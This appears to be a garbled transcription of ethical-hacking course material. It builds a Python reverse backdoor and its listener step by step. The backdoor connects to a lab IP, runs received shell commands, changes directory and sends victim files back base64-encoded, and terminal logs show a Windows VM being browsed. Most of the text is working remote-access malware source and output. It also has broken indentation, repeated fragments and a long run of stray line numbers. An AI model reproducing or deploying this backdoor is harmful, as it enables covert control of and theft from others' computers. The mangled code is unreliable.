2 import socket
3
4 usage
5 class Listener:
6     def __init__(self, ip, port):
7         listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8         listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
9         listener.bind((ip, port))
10        listener.listen(5)
11        print("[+] Waiting for incoming connections")
12        self.connection, address = listener.accept()
13        print("[+] Got a Connection from " + str(address))

14 usage
15 def execute_remotely(self, command):
16     self.connection.send(command)
17     return self.connection.recv(1024)

18 usage
19 def run(self):
20     while True:
21         command = raw_input(">> ")
22         result = self.execute_remotely(command)
23         print(result)

24
25 my_listener = Listener(ip="192.168.10.142", port=4444)
26 my_listener.run()
```

26:17 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor) ENG US WiFi 3:18 PM 2024-08-09

## Refactoring - Creating a Backdoor Class

### Listener.py code:

```
#!/usr/bin/python

import socket

class Listener:

    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(0)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def execute_remotely(self, command):
        self.connection.send(command)
        return self.connection.recv(1024)

    def run(self):
        while True:
            command = raw_input(">> ")
            result = self.execute_remotely(command)
            print(result)

my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

**reverse\_backdoor.py code:**

```
#!/usr/bin/env python

import socket
import subprocess



class Backdoor:

    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def execute_system_command(self, command):
        command = command.decode()
        return subprocess.check_output(command, shell=True)

    def run(self):
        while True:
            command = self.connection.recv(1024)
            command_result = self.execute_system_command(command)
            self.connection.send(command_result)
        connection.close()

my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```



## **Implementing Reliable Methods to Send & Receive Data Over TCP/Reliably Sending & Receiving Data**

### **listener.py code:**

```
#!/usr/bin/python

import socket, json

class Listener:

    def __init__(self, ip, port):

        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

        listener.bind((ip, port))

        listener.listen(0)

        print("[+] Waiting for incoming connections")

        self.connection, address = listener.accept()

        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):

        json_data = json.dumps(data)

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                # Decode the received bytes to a string before concatenating

                json_data = json_data + self.connection.recv(1024).decode('utf-8')

            except:

                break

        return json.loads(json_data)
```

```
except ValueError:  
    continue  
  
def execute_remotely(self, command):  
    self.reliable_send(command)  
    return self.reliable_receive()  
  
def run(self):  
    while True:  
        command = raw_input(">> ")  
        result = self.execute_remotely(command)  
        print(result)  
  
my_listener = Listener("192.168.10.142", 4444)  
my_listener.run()
```

### **reverse\_backdoor.py code:**

```
#!/usr/bin/env python  
  
import socket  
  
import subprocess  
  
import json  
  
  
class Backdoor:  
  
    def __init__(self, ip, port):  
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
        self.connection.connect((ip, port))
```

```
def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data.encode('utf-8'))

def reliable_receive(self):
    json_data = ""
    while True:
        try:
            # Decode the received bytes to a string before concatenating
            json_data += self.connection.recv(1024).decode('utf-8')
        except ValueError:
            continue

    return json.loads(json_data)

def execute_system_command(self, command):
    # No need to decode here; we'll decode in the run method after the output
    return subprocess.check_output(command, shell=True)

def run(self):
    while True:
        command = self.reliable_receive()
        command_result = self.execute_system_command(command)
        # Decode the result from bytes to string before sending
        command_result = command_result.decode('utf-8', errors='ignore')
        self.reliable_send(command_result)
    self.connection.close()

my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```

A screenshot of a Windows 10 desktop environment. In the center, there is a Sublime Text editor window titled "reverse\_backdoor.py" containing Python code for a reverse shell backdoor. To the right of the editor is a Command Prompt window showing the execution of the script. The desktop background is blue, and the taskbar at the bottom shows various icons for applications like File Explorer, Edge, and Mail. The system tray indicates it's 9:16 PM on 8/9/2024.

```
#!/usr/bin/env python
import socket
import subprocess
import json

class Backdoor:
    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                # Decode the received bytes to a string before concatenating
                json_data += self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue

        return json.loads(json_data)

    def execute_system_command(self, command):
        # No need to decode here; we'll decode in the run() method
        return subprocess.check_output(command, shell=True)

    def run(self):
        while True:
            command = self.reliable_receive()
            command_result = self.execute_system_command(command)
            # Decode the result from bytes to string before sending
            self.reliable_send(command_result)
```

A screenshot of a Kali Linux desktop environment. On the left, there is a PyCharm interface showing a project named "reverse\_backdoor". The "listener.py" file is open, displaying Python code for a listener. On the right, there is a terminal window showing a root shell on a Kali Linux machine. The user has run the "python listener.py" command and is awaiting connections. The terminal also shows a directory listing of files and folders on the C drive. The desktop background is dark, and the taskbar at the bottom shows various icons for applications like File Explorer, Terminal, and Mail. The system tray indicates it's 12:15 AM on 2024-08-10.

```
root@kali:~/PycharmProjects/reverse_backdoor> python listener.py
[*] Waiting for incoming connections
[*] Got a Connection from ('192.168.10.143', 49857)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-ET9A

Directory of C:\Users\IEUser\Downloads

08/09/2024  09:08 PM    <DIR>          .
08/09/2024  09:08 PM    <DIR>          ..
08/07/2024  04:10 PM       1,749 arp_spoof.py
08/08/2024  11:08 AM       764 download_execute_and_report.py
08/07/2024  09:53 PM       1,337 execute_and_report.py
08/07/2024  09:53 PM       407 exploit_commander.py
08/06/2024  03:39 PM       372,184 firefox_installer.exe
08/07/2024  03:58 PM       1,162,272 npcap-1.79.exe
08/07/2024  03:23 PM       26,772,456 python-3.12.4-amd64.exe
08/09/2024  09:13 PM       1,391 reverse_backdoor.py
08/07/2024  08:07 PM       16,047,376 sublime_text_build_4180_x64_setup.exe
08/09/2024  09:13 PM       5,912 textdoc.txt
08/07/2024  03:56 PM       915,128 WinPcap_4_1_3.exe
08/08/2024  10:26 AM       2,924,000 winzip28-bing.exe
               12 File(s)   48,204,956 bytes
               2 Dir(s)  17,089,683,456 bytes free

>> more textdoc.txt
1.
Atticus said to Jem one day, I'd rather you shot at tin cans in the backyard, but I know you'll go after birds. Shoot all the blue jays you want, if you can hit 'em, but remember it's a sin to kill a mockingbird. That was the only time I ever heard Atticus say it was a sin to kill anything and especially a mockingbird about it. You're others' right she said. Mockingbirds don't do one thing except make music for us to enjoy. They don't eat up people's gardens, don't nest in corn cribs, they don't do one thing but sing their hearts out for us. That's why they're so
```

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Player | Applications | Places

Aug 10 00:16

Project reverse\_backdoor .venv

root@kali:~/PycharmProjects/reverse\_backdoor

root@kali:~/PycharmProjects/reverse\_backdoor 79x34

2 Dir(s) 17,089,683,456 bytes free

>> more textdoc.txt

1. Atticus said to Jem one day, Id rather you shot at tin cans in the backyard, but I know youll go after birds. Shoot all the blue jays you want, if you can hit em, but remember its a sin to kill a mockingbird. That was the only time I ever heard Atticus say it was a sin to do something, and I asked Miss Maudie about it. Your fathers right, she said. Mockingbirds dont do one thing except make music for us to enjoy. They dont eat up peoples gardens, dont nest in corn cribs, they dont do one thing but sing their hearts out for us. Thats why its a sin to kill a mockingbird. Harper Lee, To Kill a Mockingbird

2. I took a deep breath and listened to the old brag of my heart. I am, I am, I am . Sylvia Plath, The Bell Jar

3. We believe that we can change the things around us in accordance with our desires because otherwise we can see no possible outcome. We do not think of the changes which will naturally arise and if these favourable we do not succeed in changing things in accordance with our desires, but gradually our desires change. The situation that we hoped to change because it was intolerable becomes unimportant to us. We have failed to surmount the obstacle, as we were absolutely determined to do, but life has taken us round it, led us beyond it, and then if we turn round to gaze into the distance of the past, we can barely see it, so imperceptible has it become. Marcel Proust, In Search of Lost Time

4. The most beautiful things in the world cannot be seen or touched, they are felt with the heart. Antoine de Saint-Exupry, The Little Prince

5. Hello babies. Welcome to Earth. Its hot in the summer and cold in the winter. Its round and wet and crowded. On the outside, babies, youve got a hundred years here. Theres only one rule that I know of, babies-God damn it, youve got to be kind. Kurt Vonnegut, God Bless You, Mr. Rosewater

listener.py

```
4 class Listener:
5     def __init__(self, ip="192.168.10.142", port=4444):
6         self.ip = ip
7         self.port = port
8         self.connection = None
9
10        json_data = json.dumps(data)
11        self.connection.send(json_data)
12
13    def reliable_send(self, command):
14        json_data = json.dumps(command)
15        self.connection.send(json_data)
16
17    def reliable_receive(self):
18        json_data = ""
19        while True:
20            try:
21                # Decode the received bytes to a string before concatenating
22                json_data += self.connection.recv(1024).decode('utf-8')
23            except ValueError:
24                continue
25
26        return json.loads(json_data)
27
28    def execute_remotely(self, command):
29        self.reliable_send(command)
30        return self.reliable_receive()
31
32    def run(self):
33        while True:
34            command = raw_input(">> ")
35            result = self.execute_remotely(command)
36            print(result)
37
38
39 my_listener = Listener(ip="192.168.10.142", port=4444)
40 my_listener.run()
```

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

## Sending Commands as List & Implementing Exit Command

### Listener.py

```
#!/usr/bin/python

import socket, json

class Listener:

    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(0)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data)

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                # Decode the received bytes to a string before concatenating
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except ValueError:
                return json.loads(json_data)
```

continue

```
def execute_remotely(self, command):
    self.reliable_send(command)
    if command[0] == "exit":
        self.connection.close()
        exit()
    return self.reliable_receive()

def run(self):
    while True:
        command = raw_input(">> ")
        command = command.split(" ")
        result = self.execute_remotely(command)
        print(result)

my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

## **reverse\_backdoor.py**

```
#!/usr/bin/env python

import socket
import subprocess
import json

class Backdoor:

    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                # Decode the received bytes to a string before concatenating
                json_data += self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue
            return json.loads(json_data)

    def execute_system_command(self, command):
        # No need to decode here; we'll decode in the run method after the output
```

```
return subprocess.check_output(command, shell=True)

def run(self):
    while True:
        command = self.reliable_receive()
        if command[0] == "exit":
            self.connection.close()
            exit()

        command_result = self.execute_system_command(command)
        command_result = command_result.decode('utf-8', errors='ignore')
        self.reliable_send(command_result)

my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```

Windows 10 - VMware Workstation 17 Player (Non-commercial use only)

Player | C:\Users\IEUser\Downloads\reverse\_backdoor.py - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

reverse\_backdoor.py

```
16     json_data = ""'
17     while True:
18         try:
19             # Decode the received bytes to a string before concatenating
20             json_data = json_data + self.connection.recv(1024).decode('utf-8')
21             return json.loads(json_data)
22         except ValueError:
23             continue
24
25     def execute_system_command(self, command):
26         # No need to decode here; we'll decode in the run method after the output
27         return subprocess.check_output(command, shell=True)
28
29     def run(self):
30         while True:
31             command = self.reliable_receive()
32             if command[0] == "exit":
33                 self.connection.close()
34                 exit()
35
36             command_result = self.execute_system_command(command)
37             command_result = command_result.decode('utf-8', errors='ignore')
38             self.reliable_send(command_result)
39
40     my_backdoor = Backdoor("192.168.10.142", 4444)
41     my_backdoor.run()
```

Line 40, Column 1

Host Name: MSEDGEWIN10  
IE Version: 11.1790.17763.0  
OS Version: Windows 10  
Service Pack: No service pack

Spaces: 4 Python

Windows 10 Enterprise Evaluation  
Windows License valid for 73 days  
Build 17763.rs5\_release180914-1434

Type here to search

23°C Mostly sunny

9:12 AM 8/10/2024 12:12 PM 2024-08-10 ENG US

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Applications Places Aug 10 12:12

root@kali:~/PycharmProjects/reverse\_backdoor

```
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49810)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B099-E7A9

Directory of C:/Users/IEUser/Downloads

08/09/2024 09:08 PM <DIR> .
08/09/2024 09:08 PM <DIR> ..
08/07/2024 11:08 AM 1,749 arp_spoof.py
08/08/2024 11:08 AM 1,764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/07/2024 09:09 AM 1,406 reverse_backdoor.py
08/07/2024 09:09 AM 16,041 setup_text_4180_x64_setup.exe
08/09/2024 09:13 PM 5,912 textdocs-1.0.0.exe
08/07/2024 03:56 PM 915,128 WinPcap 4.1.3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,204,971 bytes
2 Dir(s) 17,083,809,792 bytes free

>> exit
root@kali:~/PycharmProjects/reverse_backdoor#
```

Current File ▾

listener.py

```
#!/usr/bin/python

import socket, json

class Listener:
    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(1)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data)

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                # Decode the received bytes to a string before concatenating
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue

        def execute_remotely(self, command):
            self.reliable_send(command)
            if command[0] == "exit":
                self.connection.close()
```

2:20 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor)

23°C Mostly sunny

9:12 AM 8/10/2024 12:12 PM 2024-08-10 ENG US

## Interacting With the File System - Implementing "cd" Command

### Listener.py

```
#!/usr/bin/python

import socket, json

class Listener:

    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(0)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data)

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                # Decode the received bytes to a string before concatenating
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except ValueError:
                return json.loads(json_data)
```

continue

```
def execute_remotely(self, command):
    self.reliable_send(command)
    if command[0] == "exit":
        self.connection.close()
        exit()
    return self.reliable_receive()

def run(self):
    while True:
        command = raw_input(">> ")
        command = command.split(" ")
        result = self.execute_remotely(command)
        print(result)

my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

## **reverse\_backdoor.py**

```
#!/usr/bin/env python

import socket
import subprocess
import json
import os

class Backdoor:

    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                # Decode the received bytes to a string before concatenating
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except ValueError:
                continue

        return json.loads(json_data)

    def execute_system_command(self, command):
        try:
            output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
```

```
        return output

    except subprocess.CalledProcessError as e:
        return str(e.output)

def change_working_directory_to(self, path):
    try:
        os.chdir(path)
        return "[+] Changing working directory to " + path
    except Exception as e:
        return "[-] Error: " + str(e)

def run(self):
    while True:
        command = self.reliable_receive()
        if command[0] == "exit":
            self.connection.close()
            exit()
        elif command[0] == "cd" and len(command) > 1:
            command_result = self.change_working_directory_to(command[1])
        else:
            command_result = self.execute_system_command(command)
            command_result = command_result.decode('utf-8', errors='ignore') if command_result else
"Command executed with no output."
        self.reliable_send(command_result)

my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Player Applications Places Aug 10 12:38

root@kali:~/PycharmProjects/reverse\_backdoor# python listener.py  
[+] Waiting for incoming connections  
[+] Got a Connection from ('192.168.10.143', 49822)  
> ls  
Volume in drive C is Windows 10  
Volume Serial Number is B0B9-E7A9  
  
Directory of C:\Users\IEUser\Downloads  
  
08/09/2024 09:08 PM <DIR> .  
08/09/2024 09:08 PM <DIR> ..  
08/09/2024 04:17 PM 1,749 arp\_spoof.py  
08/09/2024 09:08 AM 764 download\_execute\_and\_report.py  
08/07/2024 09:53 PM 1,337 execute\_and\_report.py  
08/07/2024 09:09 PM 467 execute\_command.py  
08/06/2024 03:39 PM 372,104 Firefox Installer.exe  
08/07/2024 03:58 PM 1,162,272 npcap-1.7.9.exe  
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe  
08/10/2024 09:34 AM 1,961 reverse\_backdoor.py  
08/09/2024 08:09 PM 16,041,370 text\_build\_4180\_x64.setup.exe  
08/09/2024 09:13 PM 51,122 win32crypt.dll  
08/07/2024 03:56 PM 915,128 WinCap 4 1.3.exe  
09/08/2024 10:20 AM 2,924,000 winzip28-bing.exe  
12 File(s) 48,285,526 bytes  
2 Dir(s) 17,082,232,832 bytes free  
  
>> cd C:\Users\IEUser\Downloads  
  
>> cd ..  
[+] Changing working directory to ..  
>> cd C:\Users\IEUser  
  
[+] Got a Connection from ('192.168.10.143', 49822)  
[+] Waiting for incoming connections  
self.connection, address = listener.accept()  
print("[+] Got a Connection from " + str(address))  
  
def reliable\_send(self, data):  
 json\_data = json.dumps(data)  
 self.connection.send(json\_data)  
  
def reliable\_receive(self):  
 json\_data = ""  
 while True:  
 try:  
 # Decode the received bytes to a string before concatenating  
 json\_data += self.connection.recv(1024).decode("utf-8")  
 except ValueError:  
 continue  
  
 json\_data = json.loads(json\_data)  
 return json\_data

The screenshot shows a Windows 10 desktop environment. A Sublime Text window is open, displaying a Python script named `reverse_backdoor.py`. The script implements a reverse shell functionality using sockets and subprocesses. The taskbar at the bottom shows the full path to the script: `C:\python312\python.exe reverse_backdoor.py`. The system tray in the bottom right corner provides real-time system information, including battery level (938), signal strength (8/10), and the date and time (2024-08-10 12:38 PM). The desktop background is a standard blue Windows theme.

## Reading/writing Files Using Python

### listener.py

```
#!/usr/bin/python

import socket
import json
import base64

class Listener:

    def __init__(self, ip, port):
        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        listener.bind((ip, port))
        listener.listen(0)
        print("[+] Waiting for incoming connections")
        self.connection, address = listener.accept()
        print("[+] Got a Connection from " + str(address))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
            except:
                break
        return json.loads(json_data)
```

```
except ValueError:
    continue

def execute_remotely(self, command):
    self.reliable_send(command)
    if command[0] == "exit":
        self.connection.close()
        exit()
    return self.reliable_receive()

def write_file(self, path, content):
    try:
        with open(path, "wb") as file:
            file.write(base64.b64decode(content))
        return "[+] File successfully downloaded to " + path
    except Exception as e:
        return "[-] Error writing to file: " + str(e)

def run(self):
    while True:
        command = raw_input(">> ")
        command = command.split(" ")
        result = self.execute_remotely(command)

        if command[0] == "download" and len(command) > 1:
            result = self.write_file(command[1], result)

        print(result)
```

```
my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

## reverse\_backdoor.py

```
#!/usr/bin/env python

import socket
import subprocess
import json
import os
import base64

class Backdoor:

    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                # Decode the received bytes to a string before concatenating
                json_data += self.connection.recv(1024).decode('utf-8')
            except ValueError:
                pass
            return json.loads(json_data)
```

```
        continue

def execute_system_command(self, command):
    try:
